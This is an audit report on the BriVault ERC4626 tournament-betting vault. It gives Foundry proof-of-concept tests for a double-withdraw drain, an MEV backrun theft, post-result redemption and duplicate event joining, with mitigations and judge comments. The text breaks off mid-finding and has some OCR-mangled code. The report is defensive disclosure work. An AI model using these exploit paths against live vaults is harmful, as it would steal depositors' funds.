

BriVault Audit Report

Version 1.0

X: @AlexScherbatyuk

14 November 2025

BriVault Audit Report

Alexander Scherbatyuk

14 November 2025

Prepared by: X: @AlexScherbatyuk

Lead Auditors:

- Alexander Scherbatyuk

Table of contents

See table

    * [H-1] Violation of the ERC4626 standard, `ERC4626::mint` function can be called instead of `BriVault.deposit` to receive shares, denial of service as users cannot participate in the tournament.
    * [H-2] Funds drain by back-running users deposit transactions, before event starts, MEV bot can repeat users deposits and steal funds depositing same amount and withdraw the funds using the `ERC4626::withdraw` function and `BriVault::cancelParticipation` sequentially after every deposit but before event started.
  - Medium
    * [M-1] Users who deposited and did not joined before event started cannot cancel nor participate, users funds lose.
    * [M-2] Double withdraw before event start,possible by calling the `ERC4626::withdraw` function and `BriVault::cancelParticipation` sequentially before event started.
    * [M-3] The `ERC4626::redeem` function allows to withdraw funds at anytime, frontrun is possible to withdraw before winner set by owner if chosen country/team is not winner.
    * [M-4] The `ERC4626::withdraw` function can be to withdraw funds at anytime, potential MEV:backrun.
    * [M-5] `BriVault::joinEvent` can be called more than once by the same user, potentially causing denial of service.
  - Low
    * [L-1] `BriVault.deposit` and `BriVault.previewDeposit` return different values, must return equal values
    * [L-2] `BriVault.deposit` should emit standard event `Deposit`, emits different one
  - Informational
    * [I-1] `BriVault.withdraw` should emit standard event `Withdraw`, emits different one

- Missed Findings
  - High
    * [H-1] Multiple times deposits overrides stake, users funds loss.
    * [H-2] Shares Minted to msg.sender instead of specified receiver, funds loss for receiver if not equal to msg.sender.
    * [H-3] Inflation attack possible, users funds loss.
    * [H-4] Stale `joinEvent::userSharesToCountry` snapshot causes unfair payouts and potential insolvency.

- Medium
  * [M-1] The `cancelParticipation` leaves ghost state, inflating totalWinnerShares and reduces winning payouts.
  * [M-2] The `setWinner` iterates through unlimited array of participants, denial of service due to block gas limit.
- Low
  * [L-1] Division-by-Zero in withdraw() Leads to Permanent Freezing of All Vault Assets
  * [L-2] `deposit` function may emit inaccurate events.
  * [L-3] Rounding Dust Locks Assets
  * [L-4] Support for Non-Standard ERC20 Assets (Fee-on-Transfer or Rebasing)

About

Disclaimer

The @AlexScherbatyuk team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

Audit Details

Scope

```
#-- src
|   #-- briTechToken.sol
|   #-- briVault.sol
```

Protocol Summary

This smart contract implements a tournament betting vault using the ERC4626 tokenized vault standard. It allows users to deposit an ERC20 asset to bet on a team, and at the end of the tournament, winners share the pool based on the value of their deposits.

Overview Participants can deposit tokens into the vault before the tournament begins, selecting a team to bet on. After the tournament ends and the winning team is set by the contract owner, users who bet on the correct team can withdraw their share of the total pooled assets.

The vault is fully ERC4626-compliant, enabling integrations with DeFi protocols and front-end tools that understand tokenized vaults.

Roles

owner : Only the owner can set the winner after the event ends. Users : Users have to send in asset to the contract (deposit + participation fee). users should not be able to deposit once the event starts. Users should only join events only after they have made deposit.

Executive Summary

Issues found

Severity	Number of issues confirmed	Number of issues found	Number of issues missed
High	2	2	4
Medium	0	5	2
Low	0	2	4
Info	0	1	0
Gas	0	0	0
Total	2	10	10

Findings

High

[H-1] Violation of the ERC4626 standard, `ERC4626::mint` function can be called instead of `BriVault.deposit` to receive shares, denial of service as users cannot participate in the tournament.

IMPACT: Medium LIKELIHOOD: High

Description: The `BriVault.deposit` is overridden version of `ERC4626::deposit` function with custom logic that allow users to participate in the tournament. However the standard `ERC4626::mint` has not been overridden and can be used by users to deposit and receive shares though lacks customization that allow the tournament participation. Causing users misleading and denial of service for users who have shares but did not uses `BriVault.deposit` function.

```
1 // Root cause in the codebase with @> marks to highlight the relevant
    section
```

Impact: Denial of service for users that have deposited funds and received shares but used a standard `ERC4626::mint` function. Misleading information that ERC4626-compliant, cause users funds loss as users have to withdraw and redeposit spending gas, or by losing if they did not joined before event started.

Proof of Concept: Add the following code snippet to the `briVault.t.sol` test file.

This test verifies that user cannot join the tournament if the `briVault.mint` function is used to deposit.

```
1     function test_mintShares() public {
2         vm.startPrank(user1);
3         mockToken.approve(address(briVault), 5 ether);
4         briVault.mint(5 ether, user1);
5         uint256 userVaultBalance = briVault.balanceOf(user1);
6         uint256 stakedAmount = briVault.stakedAsset(user1);
7         console.log("userVaultBalance: ", userVaultBalance);
8         console.log("stakedAmount: ", stakedAmount);
9         vm.expectRevert(BriVault.noDeposit.selector);
10        briVault.joinEvent(10);
11        vm.stopPrank();
12    }
```

Recommended Mitigation: Override the `ERC4626::mint` to add custom logic similar to `ERC4626::deposit`.

```
+    function mint(uint256 shares, address receiver) public override returns (uint256) {
+        uint256 maxShares = maxMint(receiver);
+        if (shares > maxShares) {
+            revert ERC4626ExceededMaxMint(receiver, shares, maxShares);
+        }
+
+        uint256 assets = previewMint(shares);
+
+        uint256 fee = _getParticipationFee(assets);
+
+        if (minimumAmount + fee > assets + fee) {
+            revert lowFeeAndAmount();
+        }
+
+        uint256 stakeAsset = assets;
+
+        stakedAsset[receiver] = stakeAsset;
+
+        uint256 participantShares = _convertToShares(stakeAsset);
+
+        IERC20(asset()).safeTransferFrom(msg.sender, participationFeeAddress, fee);
+
+        IERC20(asset()).safeTransferFrom(msg.sender, address(this), stakeAsset);
+
+        _mint(msg.sender, participantShares);
+
+        emit deposited(receiver, stakeAsset);
+
+        return assets + fee;
+    }
```

Judge (Client / Protocol) comments:

[Valid] Assigned Finding Tags: Unrestricted ERC4626 functions

[H-2] Funds drain by back-running users deposit transactions, before event starts, MEV bot can repeat users deposits and steal funds depositing same amount and withdraw the funds using the `ERC4626::withdraw` function and `BriVault::cancelParticipation` sequentially after every deposit but before event started.

IMPACT: High LIKELIHOOD: High

Description: The overridden function `BriVault::cancelParticipation` allow to withdraw funds based on `custom state variable` and standard function `ERC4626::withdraw` allow

to withdraw based on users actual balance, neither of these functions validate states of each other. Attacker can combine call for this function in the sequence of first call for `ERC4626::withdraw` and than `BriVault::cancelParticipation` withdraw own funds and equal amount from `BriVault`. This opens an opportunity for MEV: backrunning attack to steal funds of users by monitoring mempool for deposit transaction and by copying the deposited amount deposit and double withdraw until the `eventStartDate` reached.

```
    // Root cause in the codebase with @> marks to highlight the
       relevant section
    /// @inheritdoc IERC4626
@>  function withdraw(uint256 assets, address receiver, address owner
    ) public virtual returns (uint256) {
        uint256 maxAssets = maxWithdraw(owner);
        if (assets > maxAssets) {
            revert ERC4626ExceededMaxWithdraw(owner, assets, maxAssets)
               ;
        }

        uint256 shares = previewWithdraw(assets);
        _withdraw(_msgSender(), receiver, owner, assets, shares);

        return shares;
    }

    ...

    function cancelParticipation() public {
        if (block.timestamp >= eventStartDate) {
            revert eventStarted();
        }

        uint256 refundAmount = stakedAsset[msg.sender];

@>      stakedAsset[msg.sender] = 0;

@>      uint256 shares = balanceOf(msg.sender);

        _burn(msg.sender, shares);

@>      IERC20(asset()).safeTransfer(msg.sender, refundAmount);
    }
```

Impact: Creates opportunity for MEV:backrunning attack to steal users funds, causing protocol funds drain. Severely damages the core protocol logic, winners receive 0 reward and lose deposit.

Proof of Concept: Add the following code snippet to the `briVault.t.sol` test file.

This test verifies that user can perform double withdraw sequentially calling `ERC4626::withdraw` and than `BriVault::cancelParticipation`.

```
    function test_duableWithdrawProtocolDrain() public {
        vm.startPrank(owner);
        briVault.setCountry(countries);
        vm.stopPrank();

        vm.startPrank(user3);
        mockToken.approve(address(briVault), 5 ether);
        uint256 user3Shares = briVault.deposit(5 ether, user3);
        vm.stopPrank();

        vm.startPrank(user2);
        mockToken.approve(address(briVault), 5 ether);
        uint256 user2Shares = briVault.deposit(5 ether, user2);
        vm.stopPrank();

        vm.startPrank(user1);
        mockToken.approve(address(briVault), 5 ether);
        uint256 user1Shares = briVault.deposit(5 ether, user1);
        uint256 balanceBeforuser1 = mockToken.balanceOf(user1);

        console.log("user2Shares: ", user2Shares);
        console.log("user1Shares: ", user1Shares);
        console.log("balanceBeforuser1: ", balanceBeforuser1);

        //ERC4626 withdraw function call
        briVault.withdraw(briVault.balanceOf(user1), user1, user1);
        uint256 balanceAfteruser1 = mockToken.balanceOf(user1);
        console.log("userBalanceAfterWithdrawl: ", balanceAfteruser1);
        briVault.cancelParticipation();
        uint256 balanceAfteCancelruser1 = mockToken.balanceOf(user1);
        console.log("balanceAfteCancelruser1: ",
            balanceAfteCancelruser1);
        vm.stopPrank();

        assertGe(balanceAfteruser1, balanceBeforuser1, "Balance after
            grater than before");
    }
```

Recommended Mitigation: Possible mitigation to override the standard function `withdraw` with simmilat to `cancelParticipation` logic or revert, preserving `ERC4626` standard `withdraw` arguments.

```
+    function withdraw(uint256 assets, address receiver, address owner)
    public override returns (uint256) {
+        revert limiteExceede();
+    }
```

Judge (Client / Protocol) comments:

[Valid] Assigned Finding Tags: Unrestricted ERC4626 functions

Medium

[M-1] Users who deposited and did not joined before event started cannot cancel nor participate, users funds lose.

IMPACT: Medium LIKELIHOOD: Medium

Description: The current flow deposit does not ensures users join the event leaving the window of an opportunity to miss the allowed period and have their funds locked. The `BriVault.joinEvent` has the `eventStartDate` check and `BriVault::cancelParticipation` has the `eventStartDate` check that prevent their use.

```
// Root cause in the codebase with @> marks to highlight the relevant section
    function cancelParticipation() public {
@>      if (block.timestamp >= eventStartDate) {
            revert eventStarted();
        }

        uint256 refundAmount = stakedAsset[msg.sender];

        stakedAsset[msg.sender] = 0;

        uint256 shares = balanceOf(msg.sender);

        _burn(msg.sender, shares);

        IERC20(asset()).safeTransfer(msg.sender, refundAmount);
    }
```

Impact: Users funds locked in normal protocols flow if using documented protocols functions. Denial of service for users who missed the event start date/time.

Proof of Concept: Add the following code snippet to the `briVault.t.sol` test file.

This test verifies that user cannot join the tournament if the `eventStarted` nor cancel the participation.

```
    function test_missingTheStartDateTimeCausesDOS() public {
        vm.startPrank(owner);
        briVault.setCountry(countries);
        vm.stopPrank();

        vm.startPrank(user1);
        mockToken.approve(address(briVault), 5 ether);
        uint256 user1Shares = briVault.deposit(5 ether, user1);
        vm.warp(eventStartDate + 1);

        vm.expectRevert(BriVault.eventStarted.selector);
```

```
        briVault.joinEvent(10);

        vm.expectRevert(BriVault.eventStarted.selector);
        briVault.cancelParticipation();
        vm.stopPrank();
    }
```

Recommended Mitigation: Possible mitigation is to allow users to cancel participation if they have not joind the event.

```
    function cancelParticipation() public {
+       if (block.timestamp >= eventStartDate && bytes(userToCountry[
    msg.sender]).length > 0) {
-       if (block.timestamp >= eventStartDate) {
            revert eventStarted();
        }

        uint256 refundAmount = stakedAsset[msg.sender];

        stakedAsset[msg.sender] = 0;

        uint256 shares = balanceOf(msg.sender);

        _burn(msg.sender, shares);

        IERC20(asset()).safeTransfer(msg.sender, refundAmount);
    }
```

Judge (Client / Protocol) comments:

[Invalid] Non-acceptable severity. This is user mistake.

[Appeal] Not quite. deposit and joinEvent are two separate functions, so these situations can occur within minutes or even seconds of each other. A deposit or joinEvent transaction could potentially be manipulated by miners (e.g., front-run) or even canceled/reverted.

The protocol could have called the deposit function internally during joinEvent execution to mitigate this scenario.

[Judge] It is the user's responsibility to join the event before it begins.

[M-2] Double withdraw before event start,possible by calling the `ERC4626::withdraw` function and `BriVault::cancelParticipation` sequentially before event started.

IMPACT: MEDIUM LIKELIHOOD: HIGH

Description: The standard `ERC4626` includes function `withdraw` that allow funds withdrawal, this `public` function was not overridden thus could be called by a user to withdraw funds

before calling `BriVault::cancelParticipation`. Since these two function validate different storage variables calling them in order `ERC4626::withdraw` first and `BriVault::cancelParticipation` second allow user to withdraw deposited amount twice before event started.

```
    // Root cause in the codebase with @> marks to highlight the relevant section
    /// @inheritdoc IERC4626
@>  function withdraw(uint256 assets, address receiver, address owner) public virtual returns (uint256) {
        uint256 maxAssets = maxWithdraw(owner);
        if (assets > maxAssets) {
            revert ERC4626ExceededMaxWithdraw(owner, assets, maxAssets);
        }

        uint256 shares = previewWithdraw(assets);
        _withdraw(_msgSender(), receiver, owner, assets, shares);

        return shares;
    }

    ...

    function cancelParticipation() public {
        if (block.timestamp >= eventStartDate) {
            revert eventStarted();
        }

        uint256 refundAmount = stakedAsset[msg.sender];

@>      stakedAsset[msg.sender] = 0;

@>      uint256 shares = balanceOf(msg.sender);

        _burn(msg.sender, shares);

@>      IERC20(asset()).safeTransfer(msg.sender, refundAmount);
    }
```

Impact: Potential protocol funds drain, users funds theft some users may experience denial of service as would not be able to withdraw deposited funds or receive a winning prize.

Proof of Concept: Add the following code snippet to the `briVault.t.sol` test file.

This test verifies that user can withdraw twice sequentially calling `ERC4626::withdraw` and than `BriVault::cancelParticipation`.

```
    function test_duableWithdrawProtocolDrain() public {
        vm.startPrank(owner);
```

```
        briVault.setCountry(countries);
        vm.stopPrank();

        vm.startPrank(user3);
        mockToken.approve(address(briVault), 5 ether);
        uint256 user3Shares = briVault.deposit(5 ether, user3);
        vm.stopPrank();

        vm.startPrank(user2);
        mockToken.approve(address(briVault), 5 ether);
        uint256 user2Shares = briVault.deposit(5 ether, user2);
        vm.stopPrank();

        vm.startPrank(user1);
        mockToken.approve(address(briVault), 5 ether);
        uint256 user1Shares = briVault.deposit(5 ether, user1);
        uint256 balanceBeforuser1 = mockToken.balanceOf(user1);

        console.log("user2Shares: ", user2Shares);
        console.log("user1Shares: ", user1Shares);
        console.log("balanceBeforuser1: ", balanceBeforuser1);

        //ERC4626 withdraw function call
        briVault.withdraw(briVault.balanceOf(user1), user1, user1);
        uint256 balanceAfteruser1 = mockToken.balanceOf(user1);
        console.log("userBalanceAfterWithdrawl: ", balanceAfteruser1);
        briVault.cancelParticipation();
        uint256 balanceAfteCancelruser1 = mockToken.balanceOf(user1);
        console.log("balanceAfteCancelruser1: ",
            balanceAfteCancelruser1);
        vm.stopPrank();

        assertGe(balanceAfteruser1, balanceBeforuser1, "Balance after
            grater than before");
    }
```

Recommended Mitigation: Possible mitigation to override the standard function `withdraw` with simmilat to `cancelParticipation` logic or revert, preserving `ERC4626` standard `withdraw` arguments.

```
+    function withdraw(uint256 assets, address receiver, address owner)
    public override returns (uint256) {
+        revert limiteExceede();
+    }
```

Judge (Client / Protocol) comments:

[Valid] Assigned Finding Tags: Unrestricted ERC4626 functions. Severity -> High

[M-3] The `ERC4626::redeem` function allows to withdraw funds at anytime, frontrun is possible to withdraw before winner set by owner if chosen country/team is not winner.

IMPACT: MEDIUM LIKELIHOOD: MEDIUM

Description: The standard `ERC4626::redeem` function is not overrided, thus does not include spefic protocols checks allowing to redeem funds at anytime, including after the winner is set. This creates an opportunity to withdraw funds after the winner is set, by not winning team voter.

Impact: Compromises protocols logic and core functionality, reduces the winning pool amount.

Proof of Concept: Add the following code snippet to the `briVault.t.sol` test file.

This test verifies that user can redeem funds calling `ERC4626::redeem` after `ERC4626::setWinner`.

```
    function test_redeemAfterSetWinner() public {
        vm.startPrank(owner);
        briVault.setCountry(countries);
        vm.stopPrank();

        vm.startPrank(user1);
        mockToken.approve(address(briVault), 5 ether);
        uint256 user1Shares = briVault.deposit(5 ether, user1);
        uint256 balanceBeforuser1 = mockToken.balanceOf(user1);

        console.log("user1Shares: ", user1Shares);
        console.log("balanceBeforuser1: ", balanceBeforuser1);
        vm.stopPrank();

        vm.startPrank(owner);
        vm.warp(eventEndDate + 1);
        briVault.setWinner(10);
        vm.stopPrank();

        vm.startPrank(user1);
        mockToken.approve(address(briVault), 5 ether);
        ERC4626(briVault).redeem(user1Shares, user1, user1);
        uint256 balanceAfteruser1 = mockToken.balanceOf(user1);
        console.log("userBalanceAfterRedeem: ", balanceAfteruser1);
        vm.stopPrank();

        assertGe(balanceAfteruser1, balanceBeforuser1, "Redeem is
            successful balance has increased");
    }
```

Recommended Mitigation: Possible mitigation to override the standard function `ERC4626:redeem` with similar to `cancelParticipation` logic or revert, preserving `ERC4626` standard `redeem` arguments.

```
    ...
+    error RedeemNotAllowed();
    ...
+    function redeem(uint256 shares, address receiver, address owner)
    public override returns (uint256) {
+        revert RedeemNotAllowed();
+    }
```

Judge (Client / Protocol) comments:

[Valid] Assigned Finding Tags: Unrestricted ERC4626 functions. Severity -> High

[M-4] The `ERC4626::withdraw` function can be to withdraw funds at anytime, potential MEV:backrun.

IMPACT: MEDIUM LIKLYHOOD: MEDIUM

Description: The `ERC4626::withdraw` has not been overridden leaving the functionality accessible to any user, allowing user to withdraw funds after `setWinner` if user's team is not a winner.

```
    // Root cause in the codebase with @> marks to highlight the
        relevant section
@>   function withdraw(uint256 assets, address receiver, address owner
    ) public virtual returns (uint256) {
        uint256 maxAssets = maxWithdraw(owner);
        if (assets > maxAssets) {
            revert ERC4626ExceededMaxWithdraw(owner, assets, maxAssets)
                ;
        }

        uint256 shares = previewWithdraw(assets);
        _withdraw(_msgSender(), receiver, owner, assets, shares);

        return shares;
    }
```

Impact: Normal flow of the protocol does not allow users to withdraw funds after event started or after winner is announced if users team is not a winner. However, since `ERC4626::withdraw` was not overridden it does not have custom logic checks preventing withdrawal, allowing a user to withdraw funds if not satisfied with the result.

Proof of Concept: Add the following code snippet to the `briVault.t.sol` test file.

This test verifies that user can withdraw funds calling `ERC4626::withdraw` after `ERC4626::setWinner`.

```
        function test_withdrawAfterSetWinner() public {
```

```
        vm.startPrank(owner);
        briVault.setCountry(countries);
        vm.stopPrank();

        vm.startPrank(user1);
        mockToken.approve(address(briVault), 5 ether);
        uint256 user1Shares = briVault.deposit(5 ether, user1);
        uint256 balanceBeforuser1 = mockToken.balanceOf(user1);

        console.log("user1Shares: ", user1Shares);
        console.log("balanceBeforuser1: ", balanceBeforuser1);
        vm.stopPrank();

        vm.startPrank(owner);
        vm.warp(eventEndDate + 1);
        briVault.setWinner(10);
        vm.stopPrank();

        vm.startPrank(user1);
        briVault.withdraw(briVault.balanceOf(user1), user1, user1);
        uint256 balanceAfteruser1 = mockToken.balanceOf(user1);
        console.log("userBalanceAfterWithdrawal: ", balanceAfteruser1);
        vm.stopPrank();

        assertGe(balanceAfteruser1, balanceBeforuser1, "Withdraw is
            successful, balance has increased");
    }
```

Recommended Mitigation: Possible mitigation to override the standard function `ERC4626:withdraw` with similar to `cancelParticipation` logic or revert, preserving `ERC4626` standard `withdraw` arguments.

```
+    function withdraw(uint256 assets, address receiver, address owner)
    public override returns (uint256) {
+        if (block.timestamp >= eventStartDate) {
+            revert eventStarted();
+        }
+
+        uint256 refundAmount = stakedAsset[msg.sender];
+
+       if (assets > refundAmount) {
+            revert limiteExceede();
+        }
+
+        uint256 amountToWithdraw = refundAmount - assets;
+
+        stakedAsset[msg.sender] = refundAmount - assets;
+
+        uint256 shares = _convertToShares(stakeAsset);
+
```

```
18 +         _burn(msg.sender, shares);
19 +
20 +         IERC20(asset()).safeTransfer(msg.sender, amountToWithdraw);
21 +
22 +         return amountToWithdraw;
23 +     }
```

Judge (Client / Protocol) comments:

[Valid] Assigned Finding Tags: Unrestricted ERC4626 functions. Severity -> High

[M-5] `BriVault::joinEvent` can be called more than once by the same user, potentially causing denial of service.

IMPACT: HIGH LIKLYHOOD: MEDIUM

Description: According to protocol flow `protocolFlow.txt` users should only join once. However, `BriVault::joinEvent` does not checks a user has already joind. This opens an opportunity to cause denial of service by intentionally calling this function multiple times or due to an external code issues that can perform such call repeatedly. As a result `totalParticipantShares += participantShares` amount of shares would be calculated incorrectly and causing incorrect asset distribution to winners in `BriVault::withdraw` reducing winning amount.

```
1      // Root cause in the codebase with @> marks to highlight the
           relevant section
2  @>     function joinEvent(uint256 countryId) public {
3          if (stakedAsset[msg.sender] == 0) {
4              revert noDeposit();
5          }
6
7          if (countryId >= teams.length) {
8              revert invalidCountry();
9          }
10
11         if (block.timestamp > eventStartDate) {
12             revert eventStarted();
13         }
14
15         userToCountry[msg.sender] = teams[countryId];
16
17         uint256 participantShares = balanceOf(msg.sender);
18         userSharesToCountry[msg.sender][countryId] = participantShares;
19
20         usersAddress.push(msg.sender);
21
22         numberOfParticipants++;
23         totalParticipantShares += participantShares;
24
```

```
25          emit joinedEvent(msg.sender, countryId);
26      }
```

Impact: Denial of service due to incorrect winning pool calculation, user could lose potential profit and deposited funds.

Proof of Concept:

Add the following code snippet to the `briVault.t.sol` test file.

This test verifies that user can join multiple times by calling `ERC4626::joinEvent` disrupting winning pool calculation.

```
1  function test_userCanJoinMoreThanOnceCausesDOS() public {
2          vm.startPrank(owner);
3          briVault.setCountry(countries);
4          vm.stopPrank();
5
6          vm.startPrank(user1);
7          mockToken.approve(address(briVault), 5 ether);
8          uint256 user1Shares = briVault.deposit(5 ether, user1);
9
10         for (uint256 i = 0; i < 3; i++) {
11             briVault.joinEvent(10);
12         }
13         ERC4626(briVault).withdraw(ERC4626(briVault).balanceOf(user1),
               user1, user1);
14
15         uint256 numberOfParticipants = briVault.numberOfParticipants();
16         uint256 totalParticipantShares = briVault.
               totalParticipantShares();
17         vm.stopPrank();
18
19         vm.startPrank(owner);
20         vm.warp(eventEndDate + 1);
21         briVault.setWinner(10);
22         vm.stopPrank();
23
24         uint256 balanceBeforeUser1 = mockToken.balanceOf(user1);
25         uint256 totalAssets = briVault.totalAssets();
26         console.log("balanceBeforeUser1", balanceBeforeUser1);
27         vm.prank(user1);
28         briVault.withdraw();
29
30         uint256 totalAssetAfterWithdrawl = briVault.totalAssets();
31         console.log("total assets left in the vault: ",
               totalAssetAfterWithdrawl);
32         uint256 currentBalance = mockToken.balanceOf(user1);
33         uint256 expectedBalance = balanceBeforeUser1 + totalAssets;
34         assertEq(currentBalance, expectedBalance, "Must be equal");
35         assertEq(totalAssetAfterWithdrawl, 0, "All funds withdrawn as
```

```
                there is only one participant");
36      }
```

Recommended Mitigation: Potential mitigation is to add a user already joined check and custom error that would prevent `totalParticipantShares` state variabble change.

```
1       ...
2   +    error alreadyJoined();
3       ...
4       function joinEvent(uint256 countryId) public {
5   +        if (bytes(userToCountry[msg.sender]).length > 0) {
6   +            revert alreadyJoined();
7   +        }
8
9           if (stakedAsset[msg.sender] == 0) {
10              revert noDeposit();
11          }
12
13          if (countryId >= teams.length) {
14              revert invalidCountry();
15          }
16
17          if (block.timestamp > eventStartDate) {
18              revert eventStarted();
19          }
20
21          userToCountry[msg.sender] = teams[countryId];
22
23          uint256 participantShares = balanceOf(msg.sender);
24          userSharesToCountry[msg.sender][countryId] = participantShares;
25
26          usersAddress.push(msg.sender);
27
28          numberOfParticipants++;
29          totalParticipantShares += participantShares;
30
31          emit joinedEvent(msg.sender, countryId);
32      }
```

Judge (Client / Protocol) comments:

[Valid] Assigned Finding Tags: Duplicate registration through `joinEvent`. Severity -> High

Low

[L-1] `BriVault.deposit` and `BriVault.previewDeposit` return different values, must return equal values

Description: According to `ERC4626` both function `BriVault.deposit` and `BriVault.previewDeposit` must return same amount and must be inclusive of deposit fees. Integrators should be aware of the existence of deposit fees. However, current situation is that `BriVault.previewDeposit` has not been overridden thus does not include protocol fee in shares calculation.

Impact: Misleading users and integrated protocols, as they might standard `BriVault.previewDeposit` function to calculate shares and receive different amount after funding.

Proof of Concept: Add the following code snippet to the `briVault.t.sol` test file.

This test verifies that users get different results by calling `BriVault.deposit` and `BriVault.previewDeposit`.

```
    function test_previewDepositMustReturnSameValueAsDepost() public {
        vm.startPrank(user1);
        uint256 AMOUNT = 5 ether;
        mockToken.approve(address(briVault), AMOUNT);
        uint256 depositShares = briVault.deposit(AMOUNT, user1);
        uint256 previewDepositShares = briVault.previewDeposit(AMOUNT);
        vm.stopPrank();
        assertEq(depositShares, previewDepositShares);
    }
```

Recommended Mitigation: Potential mitigation is override the `BriVault.previewDeposit` and add protocol fee calculation.

```
+    function previewDeposit(uint256 assets) public view override returns (uint256) {
+
+        uint256 fee = _getParticipationFee(assets);
+
+        if (minimumAmount + fee > assets) {
+            revert lowFeeAndAmount();
+        }
+
+        uint256 stakeAsset = assets - fee;
+
+        return _convertToShares(stakeAsset, Math.Rounding.Floor);
+    }
```

Judge (Client / Protocol) comments:

Was not submitted

[L-2] `BriVault.deposit` should emit standard event `Deposit`, emits different one

Description: Standard `ERC4626` requires `BriVault.deposit` function to emit standard event `Deposit(address indexed sender, address indexed owner, uint256 assets, uint256 shares)`. However, current implementation uses custom event `emit deposited(receiver, stakeAsset)` which violates the `ERC4626` standard and can cause front-end UI/UX issues and integrating issues with other protocols.

Impact: Misleading, users and protocols might not be able to read expected notifications, resulting and bad user experience.

Proof of Concept:

```
    event deposited(address indexed _depositor, uint256 _value);

    function test_depositEmitsCustomEvent() public {
        vm.startPrank(user1);
        mockToken.approve(address(briVault), 5 ether);
        vm.expectEmit(true, true, false, false);
        emit deposited(user1, 5 ether);
        briVault.deposit(5 ether, user1);
        vm.stopPrank();
    }
```

Recommended Mitigation: Use standard event `Deposit(address indexed sender, address indexed owner, uint256 assets, uint256 shares)`.

```
-   emit deposited(receiver, stakeAsset);
+   emit Deposit(address indexed sender, address indexed owner, uint256 assets, uint256 shares)
```

Judge (Client / Protocol) comments:

[Invalid] Non-acceptable severity. This is Informational. The issue is that the event emits incorrect arguments.

[Appeal] Not quite. The core problem is lack of ERC-4626 compliance: the overridden deposit function does not emit the required Deposit event and does not call super.deposit()

[Judge] This is Informational. The issue is that the event emits incorrect arguments.

Informational

[I-1] `BriVault.withdraw` should emit standard event `Withdraw`, emits different one

Description: Standard `ERC4626` requires `BriVault.withdraw` function to emit standard event `Withdraw(address indexed sender, address indexed receiver, address indexed owner, uint256 assets, uint256 shares)`. However, current implementation uses custom event `emit Withdraw(msg.sender, assetToWithdraw)` which violates the `ERC4626` standard and can cause front-end UI/UX issues and integrating issues with other protocols.

Impact: Misleading, users and protocols might not be able to read expected notifications, resulting and in bad user experience.

Proof of Concept:

Recommended Mitigation: Use standard event `Withdraw(address indexed sender, address indexed receiver, address indexed owner, uint256 assets, uint256 shares)`.

```
1 -   emit Withdraw(msg.sender, assetToWithdraw);
2 +   emit Withdraw(caller, receiver, owner, stakeAsset, shares);
```

Judge (Client / Protocol) comments:

Was not submitted

Missed Findings

High

[H-1] Multiple times deposits overrides stake, users funds loss.

Description: Users are allowed to deposit multiple times; however, the protocol, in addition to the ERC20 standard balance, uses a custom mapping called stakedAsset to track each user's stake in order to calculate cancellation withdrawals. This mapping is overwritten on every deposit call instead of accumulating the total, which leads to a loss of user funds. As a result, users can only withdraw the amount of their most recent deposit.

Impact: Users suffer a loss of funds because they can only withdraw the amount of their last deposit. The protocol effectively accumulates user funds by misleading them and causes a denial of

service for users who deposited multiple times, as they are unable to recover their full stake by calling cancelParticipation.

Proof of Concept: Add the following code snippet to the `briVault.t.sol` test file.

```
    function test_multipleDepositsOverwriteStake() public {
        uint256 expectedBalance;
        vm.startPrank(user1);
        mockToken.approve(address(briVault), 10 ether);
        briVault.deposit(5 ether, user1);
        expectedBalance = briVault.stakedAsset(user1);
        briVault.deposit(5 ether, user1);
        expectedBalance += briVault.stakedAsset(user1);
        uint256 beforeCancelBalance = mockToken.balanceOf(user1);
        briVault.cancelParticipation();
        uint256 afterCancelBalance = mockToken.balanceOf(user1);
        vm.stopPrank();
        assertEq(
            afterCancelBalance,
            beforeCancelBalance + expectedBalance,
            "Balance after cancelation is not equal to expected balance
               "
        );
    }
```

Recommended Mitigation: Accumulate the total stake amount instead of overwriting it.

```
-       stakedAsset[receiver] = stakeAsset;
+       stakedAsset[receiver] += stakeAsset;
```

(Judge / Protocol) comments: [Valid] Assigned Finding Tags: `stakedAsset` Overwritten on Multiple Deposits Vault tracks only a single deposit slot per user and overwrites it on every call instead of accumulating the total.

[H-2] Shares Minted to msg.sender instead of specified receiver, funds loss for receiver if not equal to msg.sender.

Description: Users are allowed to deposit funds for themselves or for another address; however, the protocol mints shares to the msg.sender instead of the specified receiver. This leads to a loss of funds for the receiver, as they are not able to withdraw their funds by calling `withdraw` or `cancelParticipation`.

```
function mint(uint256 shares, address receiver) public override returns
    (uint256) {
    .
    .
    .
```

```
@>     _mint(msg.sender, participantShares); // Shares to msg.sender
}
.
.
.
function deposit(uint256 assets, address receiver) public override
    returns (uint256) {
     .
     .
     .
@>     _mint(msg.sender, participantShares); // Shares to msg.sender
}
```

Impact: Users suffer a loss of funds because they are not able to withdraw their funds by calling `withdraw` or `cancelParticipation`. Stuck funds, denial of service for users who deposited funds for another address.

Proof of Concept: Add the following code snippet to the `briVault.t.sol` test file.

```
    function test_depositToReceiverNotEqualToMsgSender() public {
        vm.startPrank(user1);
        mockToken.approve(address(briVault), 10 ether);
        briVault.deposit(5 ether, user2);

        uint256 user2Balance = briVault.balanceOf(user2);
        uint256 user1Balance = briVault.balanceOf(user1);

        console.log("user2Balance: ", user2Balance);
        console.log("user1Balance: ", user1Balance);

